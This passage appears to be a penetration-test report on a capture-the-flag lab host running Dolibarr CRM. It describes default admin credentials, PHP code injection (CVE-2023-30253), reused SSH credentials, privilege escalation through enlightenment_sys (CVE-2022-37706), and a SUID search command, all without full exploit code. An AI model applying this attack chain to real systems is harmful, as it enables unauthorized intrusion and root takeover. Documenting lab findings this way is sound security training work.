- **Excessive Privileges from a Misconfigured Tool:** We also discovered a weakness in one of your system tools that power your graphical interface. This tool has more power than it should and can be tricked into letting an attacker assume complete control of the system—imagine a window that, when opened, provides free rein to all areas of your facility.
- **Easily Manipulated Web Addresses:** We found that by simply altering a number in a web address used to access internal logs, an unauthorized person could view additional sensitive data. This is similar to discovering a hidden door by just changing a digit in a building's address.

If these issues are not addressed, they could allow unauthorized access and significantly compromise the security of your organization. Strengthening these weak points is essential to maintain a secure and resilient environment.

Technical Summary

Our technical review pinpointed several critical vulnerabilities that undermine the security posture of the environment:

1. ERP/CRM Default Credentials and PHP Code Injection Vulnerability

- **Issue:** The Dolibarr-based ERP/CRM portal was accessible using default credentials (username: `admin`, password: `admin`). Once logged in, an authenticated PHP code injection vulnerability was identified by appending `?PHP` to the URL—a flaw publicly documented as CVE-2023-30253 1. - **Risk:** This allows an attacker to execute arbitrary PHP code under the privileges of the web application, potentially leading to complete system compromise.
- **Rating:** High

2. Reused Credentials in Configuration Files and SSH Access

- **Issue:** Sensitive database credentials were stored in the `conf.php` file without being isolated from other security domains. These same credentials were reused for the SSH account (`larissa@10.129.181.20`), creating a single point of failure.
- **Risk:** Credential reuse simplifies lateral movement for an attacker, potentially leading to full administrative control over the system.
- **Rating:** High

3. Local Privilege Escalation via Enlightenment Vulnerability (CVE-2022-37706)

- **Issue:** The Enlightenment system utility (`enlightenment_sys`), running on a Linux graphical environment (Enlightenment version 0.23.1), was found to be vulnerable due to poor path validation. By injecting a crafted payload (using path traversal and semicolon injection), an attacker can force the execution of arbitrary commands with root privileges.
- **Risk:** Exploitation results in complete system takeover, as the vulnerability allows a local attacker to spawn a shell with root access.
- **Rating:** High

Together, these vulnerabilities indicate that while many security measures are in place, gaps exist—from default credentials and insecure configuration management to critical local privilege escalation flaws. Addressing these weaknesses with improved encryption, stricter access controls, enhanced input validation, and robust patching processes is essential to mitigate the risk of unauthorized access and safeguard the integrity of your network infrastructure.

Appendix: Tools Used

- **Ping Description:** A basic ICMP utility used to verify network connectivity and confirm host availability. In our engagement, the `ping` command returned a TTL of 63, indicating that the target system is Linux-based.
- **Nmap Description:** A robust network scanning tool employed to perform full TCP port scans and service detection. Our use of Nmap helped us identify critical open ports (such as SSH on port 22 and HTTP on port 80) and provided detailed information about the services running on the target.
- **Gobuster Description:** A directory and virtual host brute-forcing tool used to enumerate potential subdomains and hidden paths. This tool enabled us to discover the subdomain `crm.board.htb`, which was instrumental in revealing access to the business management portal.
- **Wappalyzer Description:** A web technology profiler that was used to analyze the target site's stack. Wappalyzer provided us with insights into the underlying frameworks and software components, aiding our further vulnerability research.
- **Custom Python Exploit Script Description:** A tailored Python exploit that leveraged the authenticated PHP code injection vulnerability. This script allowed us to spawn an interactive shell, underscoring the severity of the default credentials issue and the code injection flaw.

- **SUID Binaries Search Description:** A series of Linux commands (e.g., `find / -perm -4000 2>/dev/null`) were employed to locate improperly configured setuid binaries. This process identified vulnerable utilities like `enlightenment_sys`, which was then exploited to achieve local privilege escalation.
- **SSH Client Description:** A secure shell application used to connect and interact with the target system remotely. The SSH client was essential both for post-exploitation activities and for verifying the success of our privilege escalation through the compromised account.

These tools were integral to our engagement—from initial mapping and host discovery to in-depth vulnerability analysis and successful exploitation—ensuring a comprehensive evaluation of the security posture of the target environment.